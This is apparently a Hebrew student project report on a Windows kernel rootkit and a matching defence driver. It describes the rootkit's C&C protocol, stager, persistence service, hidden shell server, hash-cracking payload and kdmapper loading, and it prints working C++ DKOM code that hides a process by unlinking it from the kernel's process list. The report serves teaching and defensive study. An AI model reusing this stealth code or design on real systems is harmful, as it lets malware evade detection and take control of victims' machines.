
* הגנה נגד החבאת קבצים (SSDT hooking/inline hooking):



* EPROCESS unlink detection:



* IRP hooking protection:



* Vulnurable driver protection:


תמונה שמכילה טקסט, תרשים, קו, גופן

התיאור נוצר באופן אוטומטי

**סביבת הפיתוח והעבודה בפרויקט:**

כפי שניתן לראות מהתמונה שצילמתי מסרטון ההדגמה יש שלושה חלקים מרכזיים לסביבה שבה עבדתי –

1. Windbg: זה הכלי שהשתמשתי בו כדי לעשות debugging לדרייברים שהטענתי לזכרון. זה debugger חזק שנותן לי הרבה אפשרויות כמו גישה ישירה לכל כתובת זכרון, break לתוך המחשב כדי לדבג בצורה מעמיקה, breakpoints לפעולות\כתובות זכרון ועוד
2. Visual studio: כאן פיתחתי את כל התוכנות שקשורות לפרויקט, בין היתר הדרייברים והכלים הנוספים שהשתמשתי בהם
3. Hyper-v: זה הhypervisor ברירת המחדל של windows, כאן אני יכול ליצור מכונות וירטואליות מבודדות מהמחשב האמיתי לבדיקות
4. Flask: ספרייה זו בפייתון עזרה לי ליצור אתרים פשוטים שידמו אתרים אמיתיים לנוזקה\להגנה שמטרתם היא להוריד את קובץ ההתקנה



**פרוטוקול התקשורת:**

פרוטוקול התקשורת בפרויקט קיים רק אצל הנוזקה (כל חלק של ההגנה פועל "בפני עצמו"), ופרוטוקול התקשורת בנוזקה מתחלק לשני חלקים: תקשורת בין התוקף למטרה ותקשורת בין תוכנת הUM לבין הדרייבר.

1. התקשורת בין התוקף למטרה מבוצעת בכמה שלבים:


* שליחה על ידי התוקף של ערך מenum משותף לשני הצדדים שנקרא ROOTKIT\_OPERATION, כך יש לו גם גודל קבוע ולא צריך להתעסק עם העברת גדלים
* התוקף מקבל חזרה מהמטרה ערך מאותו enum שאמור להיות הערך שהמטרה קיבלה, במקרה ויש צורך בחיסול הנוזקה יוחזר הערך RKOP\_TERMINATE על ידי המטרה
* לאחר שהסטטוס עבר בין התוקף למטרה ולאחר שהC&C על התוקף קיבלה את הפקודה לבצע מהמשתמש, נוצר struct בשם ROOTKIT\_MEMORY שמתאר את הפרמטרים לבקשה, כגון גודל בקשה\תשובה הרלוונטיים לפעולה, פרמטרים ספציפיים לאיזו סוג של מניפולציה צריך לבצע ועוד. כל פרמטר שנמצא כאיזור\בריכת זכרון\מחרוזת (buffer, לא ניתן להעביר כחלק מstruct) ישלח בנפרד בתיאום בין הצדדים והם יתכוננו למצבי קצה שבהם השליחה תכשל. בנוסף לכך גם אחרי ביצוע הפעולה יוחזר אותו הstruct עם התשובות, סטטוס ההצלחה של הפעולה ועוד בנוסף למחרוזות\buffers נוספים (אם יש משהו רלוונטי להחזיר)

1. התקשורת בין תוכנת הUM לדרייבר מבוצעת בעזרת named pipe, זאת טכנולוגיה בwindows שמופיעה בעוד מערכות הפעלה. היא בפועל פועלת כמו קובץ בwindows, כלומר צריך להשיג לה handle בעזרת פעולה נפרדת, אך היא בפועל משומשת כמו socket, עם שליחת (כתיבת) מידע בעזרת NtWriteFile או קבלת (קריאת) מידע בעזרת NtReadFile. הpipe הוא בפועל shared memory ששני התהליכים שמתחברים אליו יכולים לקרוא\לכתוב אליו\ממנו. פרוטוקול התקשורת הוא:


* הדרייבר הוא בפועל ה"שרת" שמקבל את הבקשות מתוכנת הUM, מה שגם מתאים לפרויקט עצמו אך גם הופך את התהליך ליותר obfuscated בגלל שזה שימוש "הפוך" מהשימוש הרגיל. הדרייבר גם פה מוכן לקבל את אותו struct שמועבר מהתוקף לתוכנת הUM
* לאחר ביצוע הפעולה\ות הרלוונטי\יות על ידי הדרייבר, אותו הstruct עם שינויים חוזר לתוכנת הUM בעזרת הפעולה

**מסכי הפרויקט:**


* Windbg: חלון הdebugging של הדרייברים שאני מטעין לזכרון. עוזר לראות שכל ההחבאות עבדו כמו שצריך ושהדרייבר מקבל פרמטרים נכונים, עושה פעולות נכונות ומצליח לפעול בהתאם לבקשה




* המכונה הוירטואלית: כאן אני בודק את הנוזקה ואת ההגנה בסביבה בטוחה שבה אני יכול לוודא ששום חומרה אמיתית לא יכולה להפגע




* שרת הflask של התקנת הנוזקה\הגנה: מופעל בcmd בעזרת python וקובץ bat והוא נותן ללקוח אפשרות להוריד את הstager של הנוזקה\התקפה (קובץ שמוריד את שאר הקבצים)

****

* שרת לוקאלי להורדת קבצי ההגנה\התקפה: ישנו שרת נוסף שרץ על התוקף\מרכז ההגנה שהוא שרת http פשוט שמשרת על כל הקבצים שנמצאים במסלולו. דרכו כל הקבצים יורדים



* תיעוד של הצורה בה נראה השרת שמופעל על המטרה בצורה מוחבאת כדי להשיג גישה לקבצים של המטרה:



* תיעוד של השרת פקודות שמורץ על המטרה בצורה מוחבאת (איך שהוא נראה אצל התוקף)


תמונה שמכילה טקסט, מחשב, תוכנה, תכונות מולטימדיה

התיאור נוצר באופן אוטומטי


**מבני הנתונים בפרויקט:**

רוב מבני הנתונים שלי בפרויקט מוגדרים כ structים\enumים כאלו ואחרים, המרכזיים מבינהם הם:


* ROOTKIT\_MEMORY: הstruct המרכזי שמשמש לייצוג בקשת פעולה מהC&C על התוקף אל המטרה וגם בין המטרה לdriver וחזרה החוצה אל התוקף



* ROOTKIT\_STATUS: enum שמגדיר ערכים ידועים לסטטוסים שונים לתוצאות הפעולה שהתבצעה על ידי הנוזקה, בין האפשרויות – סטטוס הצלחה, סטטוס כשל כללי, סטטוס פרמטרים שגויים ועוד




* ROOTKIT\_OPERATION: enum מוגדר מראש שמגדיר ערכים עבור כל פעולה אפשרית שהנוזקה יכולה לבצע, כגון החבאת קבצים, החבאת תהליכים ועוד



* מבני הנתונים בדרייברים: זהו דבר שלא ניתן ליצור ויזואלית, אך זאת בפועל רשימה מאולקצת שבה נמצאים:

1. החבאת תהליכים – EPROCESS pointer לכל תהליך מוחבא
2. החבאת תקשורת – ULONG לתיאור כל כתובת IP
3. החבאת קבצים – מסלול קובץ וסימן | כמפריד בין המסלולים (זהו סימן לא חוקי למסלול) לכל מסלול מוחבא, שם גנרי ישמר כפי עצמו
4. גילוי תהליכים מוחבאים: struct קבוע מראש שלוקח פרמטרים מהEPROCESS כגון UniqueProcessId, ProcessName, Cookie ועוד לכל תהליך רץ

* כל פעם שנוסף עוד אובייקט לרשימה מאולקץ זכרון מתאים שאליו מעתיקים את הרשימה הישנה עם האובייקט החדש
* VulnurableByteList: רשימה של הSHA256 עבור כל דרייבר חולשתי שההגנה מגנה נגדו. מבנה זה מיוצג כמערך של char\* עבור כל האש של דרייבר שאל כל אחד מהם משווים את תוכן הדרייבר




**סקירת החולשות והאיומים:**

* שכבת האפליקציה: מבחינת הנוזקה יש כמה איומים וחולשות שניתן להשתמש בהם כדי לזהות את הנוזקה, הן כוללות קבצים שהנוזקה יוצרת \ מסלולים בregistry, ההורדה עצמה של הקבצים והגבלת חיבור האינטרנט בין הנוזקה לתוקף בעזרת חומת אש. מבחינת ההגנה חלק מהאיומים יכולים להיות הניהול של הדרייבר\service כservice עם מידע בregistry (אם יש תוקף עם הרשאות מנהל הוא יוכל לעצור את ההגנה) ושימוש בשיטות שונות\נוספות להתקפה (כמו החבאה גם ב PspCidTable).
* הצפנה: התקשורת בין הנוזקה לתוקף לא מוצפנת, מה שיכול להוות איום לזיהוי


# מימוש הפרויקט:

סריקת המודלים של ההגנה:

* מודלים מיובאים: ה"מודל המיובא" היחיד שהשתמשתי בו להגנה הוא loldrivers.io. זה מאגר עדכני ומלא בדרייברים חולשתיים שמשומשים בתדירות על ידי נוזקות. ממומש בתור VulnurableByteList בתוכנת הsc.exe
* שאר המודלים:
* מבט על המודלים מהמחשב המותקף:



* מבט על המודלים משרת הקבצים (מה שבפועל קיים):




תמונה שמכילה טקסט, צילום מסך, גופן, עיצוב

התיאור נוצר באופן אוטומטי


* DkomProtect.cpp/h+IrpProtect.cpp/h+syscalls.cpp/h: פעולות האחראיות על ההגנה שהדרייבר מבצע נגד תהליכים מוחבאים בDKOM \ תעבורת רשת מוחבאת בirp hook \ קבצים מוחבאים בssdt hook (בהתאמה). מופעלים כsystem threads על ידי הDriverEntry בקובץ Driver.cpp
* SSDT.cpp: זהה לקובץ SSDT.cpp בKMDFdriver.sys, אחראי לאתחול פרמטרים של SSDT\כולל פעולות hook\unhook. משומש בsyscalls.cpp
* Helpers.cpp/h: פעולות המחולקות לnamespaces שעוזרות להגדרות\פעולות שונות שהדרייבר צריך לעשות
* Definitions.h: זהה לאותו קובץ בKMDFdriver.sys, מגדיר הרבה struct\macros\includes שמשומשים בכל הפרויקט

סריקת המודלים של ההתקפה:

* מודלים מיובאים: בהתקפה השתמשתי במודל המיובא kdmapper.exe שעזר לי להטעין את הדרייבר של הנוזקה לזכרון ללא זכר של אותו דרייבר. ממומש כkdmapper בפרויקט נפרד שלא יורד למחשב של המטרה
* שאר המודלים:
* מבט על המודלים דרך התוקף (מה שבפועל קיים):



* AutoStart.exe: service שעוזר לבצע את הpersistence של הנוזקה כדי שהיא תוכל להטען כשורה גם לאחר reboot של המערכת
* Crack.zip: קבוצה של utilities שמופעלים ברגע שהנוזקה מתחילה ומטרתם לתת עוד שליטה לתוקף על המערכת. זה דרך נוספת להשתמש במערכת של המטרה בהעברת hashes שמכונת המטרה תעבוד כדי לעשות להם cracking שהיא לא מודעת לכך
* ShellServer.py: השרת של הרצת הפקודות בצורה מוחבאת על מחשב המטרה, מופעל כשהתוכנה עולה
* KMDFdriver.sys: הדרייבר של הנוזקה, אחראי להחבאת התהליכים,תעבורת רשת וקבצים. מותאם לקבל בקשות משתמש מתוכנת הUM (MainMedium.exe)
* KMDFdriver.pdb+inf: קבצים שלא הכרחיים להטענת דרייבר עם kdmapper אך מעניקים מידע נוסף על הדרייבר ועל הסימבולים שלו בתהליך רגיל של הפעלה
* Helpers.cpp/h: כוללים פעולות עזר שמשומשות לאורך כל החלק הזה, בין היתר פעולות עזר כלליות, פעולות עזר לפונקציונליות מסוימת של החבאה, פעולות עזר לחישוב ערכים\ביצוע פעולות כמו מניפולציה על קובץ ועוד
* Internet.cpp/h: כוללים פעולות הקשורות לתקשורת עצמה עם הc&c על התוקף (ActClient.exe, יתועד בתמונה הבאה)
* Piping.cpp/h: כוללים פעולות הקשורות לתקשורת של תוכנת הUM עם הדרייבר KMDFdriver.sys דרך הnamed pipe
* Medium.cpp: קובץ הmain של תוכנת הUM, בו נמצאים פעולת ההתחלה של התוכנה עם פעולות כמו הורדת קבצים חסרים והפעולה שאחראית לטפל בלקוח שהתחבר דרך ActClient.exe
* Medium.h: קובץ שמכיל הגדרות רבות של ערכים\macros\structs\enums שרלוונטיים לכל הפעילות של הנוזקה
* Rootreqs.cpp/h: פעולות שמותאמות לקובץ requests.cpp/h בActClient.exe, כלומר הם יפעלו בתגובה לכל פעולת בקשה מהלקוח
* MainMedium.exe: תוכנת הUM עצמה
* מבט על המודלים דרך התוקף (מה בפועל קיים):



תמונה שמכילה טקסט, צילום מסך

התיאור נוצר באופן אוטומטי

* Definitions.h: הגדרות מרכזיות לדרייבר של הנוזקה. בסופו של דבר משרת כל קובץ אחר בדרייבר
* DKOM.cpp/h: פעולות שרלוונטיות להחבאה\גילוי\רישום תהליכים שהוחבאו על ידי הדרייבר, משומשות לפי בקשה שמגיעה ממשתמש דרך requests או קבוע על תהליכים קבועים כמו MainMedium.exe
* Driver.cpp: פה נמצא הDriverEntry וה DriverUnload של הדרייבר, כאן כל ההגדרות וה hooks נקראים דרך system thread\ ישירות
* Helpers.cpp/h: פעולות עזר שמשרתות מנעד חלקים מהדרייבר, מחולקות לnamespaceים עבור פעולות כלליות, פעולות על זכרון ועוד
* Hooking.cpp/h: פעולות שקשורות לתהליך הhooking לפעולות מערכת עבור החבאת קבצים\תיקיות במערכת וכל הוק אחר, בין היתר גם מכיל את הפעולות עצמן שנקראות במקום פעולות המערכת המקוריות ואת הפעולה המרכזית שמנהלת את ביצוע הפעולה בהתאמה לבקשת הקורא
* Irp.cpp/h: פעולות שמשמשות לirp hooking עבור החבאת תעבורת הרשת, משומשות לפי בקשה שמגיעה ממשתמש דרך requests
* Memory.cpp/h: פעולות שקשורות לזכרון, כגון כתיבה לזכרון\כתיבה לזכרון שהוא read-only, משומשות לאורך כל הפרויקט כמו סוג של פעולות עזר\קיצורים בפני עצמם
* Piping.cpp/h: מקבילים לpiping בMainMedium, אחראיים ליצירה\כתיבה\קריאה דרך named pipe כדי לתקשר עם תוכנת הUM, הוא זה שמאותחל על ידי הDriverEntry וקורא לשאר הפעולות הרלוונטיות
* Requests.cpp/h: מקבילים לrootreqs בMainMedium, אחראיים לקבל struct של הבקשה ולבצע את הפעולה הנדרשת לפי הפרמטרים ולהחזיר תוצאות מתאימות, נקראות על ידי הפעולה HookHandler מקובץ hooking.cpp שאחראי ליצור trigger לפעולות מתאימות לבקשה
* SSDT.cpp: פעולות שרלוונטיות לאתחול פרמטרים רלוונטיים לSSDT ולSSDT hook/unhook בקשר להחבאת קבצים או hook לכל פעולת מערכת אחרת, נקראים על ידי הDriverEntry ועל ידי קבצים אחרים במקרה הצורך
* Injection\_server.bat: קובץ שאחראי להריץ לוקאלית על התוקף את השרת להורדת הstager של הנוזקה (FunEngine.exe)
* Download\_server.bat: שרת שאחראי לשרת על הקבצים של הנוזקה שמורדים על ידי הstager או על ידי AutoService/MainMedium אם חסר
* Rootkit\_catalog.txt: קובץ שמתאר בפורמט ידוע את הקבצים של הנוזקה לכלי WebScraper.exe (כלי שלא מתואר בתמונות שהכנתי, מקבל קובץ בפורמט מסוים ויודע להוריד את הקבצים המתאימים לאותה תוכנה לפי התיעוד בקובץ)
* Shell\_client.bat: הלקוח להרצת הפקודות על המערכת המותקפת, מתחבר לשרת שמוחבא על ידי הדרייבר ביוזמה של MainMedium.exe
* Client.cpp+communications.cpp/h: הקבצים הראשיים בלקוח הנוזקה שאחראיים לאתחל את הקשר עם MainMedium ומכינים את הc&c דרך החלון של visual studio
* Internet.cpp/h+parsing.cpp/h+utils.cpp/h: פעולות עזר ללקוח שאחראיות לאתחל\להפעיל את התקשורת האינטרנטית בין הלקוח לMainMedium\לתרגם נתונים מסוימים שחוזרים כתשובה לפעולה מהדרייבר ומMainMedium\פעולות עזר כלליות לכל הלקוח (בהתאמה)
* Requests.cpp/h: פעולות מקבילות לrequests.cpp/rootreqs.cpp בדרייבר ובתוכנת הUM שנועדו להשיג פרמטרים דרושים לפעולות מהמשתמש בנוזקה, לפרמט את הפרמטרים בצורה הדרושה ולבצע את הפעולה עצמה (יזימת השליחה והתקשורת הדרושה לפעולה)

**מימוש אלגוריתמים מרכזיים:**

* החבאת תהליכים:
* NTSTATUS process::DKHideProcess(ULONG64 ProcessId, BOOL IsStrict) {
* // Assumes: PID is validated and not 0 in the entry to this function
* // Note: PACTEPROCESS is a REd interpretation of PEPROCESS for offset resolving
* LIST\_ENTRY\* CurrentList = NULL;
* LIST\_ENTRY\* PreviousList = NULL;
* LIST\_ENTRY\* NextList = NULL;
* PACTEPROCESS CurrentProcess = (PACTEPROCESS)PsInitialSystemProcess; // First process in list
* LIST\_ENTRY\* LastProcessFlink = &CurrentProcess->ActiveProcessLinks; // Last process->first process
* // Move one process forward, no need to go over initial process:
* PreviousList = LastProcessFlink;
* CurrentList = PreviousList->Flink;
* CurrentProcess = (PACTEPROCESS)((ULONG64)CurrentList - offsetof(struct \_ACTEPROCESS,
* ActiveProcessLinks));
* NextList = CurrentList->Flink;
* while (CurrentList != LastProcessFlink) {
* if ((ULONG64)CurrentProcess->UniqueProcessId == ProcessId) {
* // Current process ID = PID that was requested to be hidden:
* PreviousList->Flink = NextList; // LastProcess -- (hidden not visible) -> NextProcess
* NextList->Blink = PreviousList; // LastProcess <- (hidden not visible) -- NextProcess
* ProcessHide.AddToHidden((PEPROCESS)CurrentProcess); // Add to documented list
* DbgPrintEx(0, 0, "KMDFdriver process - HideProcess(DKOM), Found process to hide (%llu)\n",
* ProcessId);
* CurrentList->Blink = CurrentList;
* CurrentList->Flink = CurrentList;
* return STATUS\_SUCCESS;
* }
* // Move to the next process:
* PreviousList = CurrentList;
* CurrentList = NextList;
* NextList = CurrentList->Flink;
* CurrentProcess = (PACTEPROCESS)((ULONG64)CurrentList - offsetof(struct \_ACTEPROCESS,
* ActiveProcessLinks));
* }
* DbgPrintEx(0, 0, "KMDFdriver process - HideProcess(DKOM), Did not find process to hide (%llu)\n",
* ProcessId);
* if (IsStrict) {
* return STATUS\_NOT\_FOUND; // Returns error if process was not found
* }
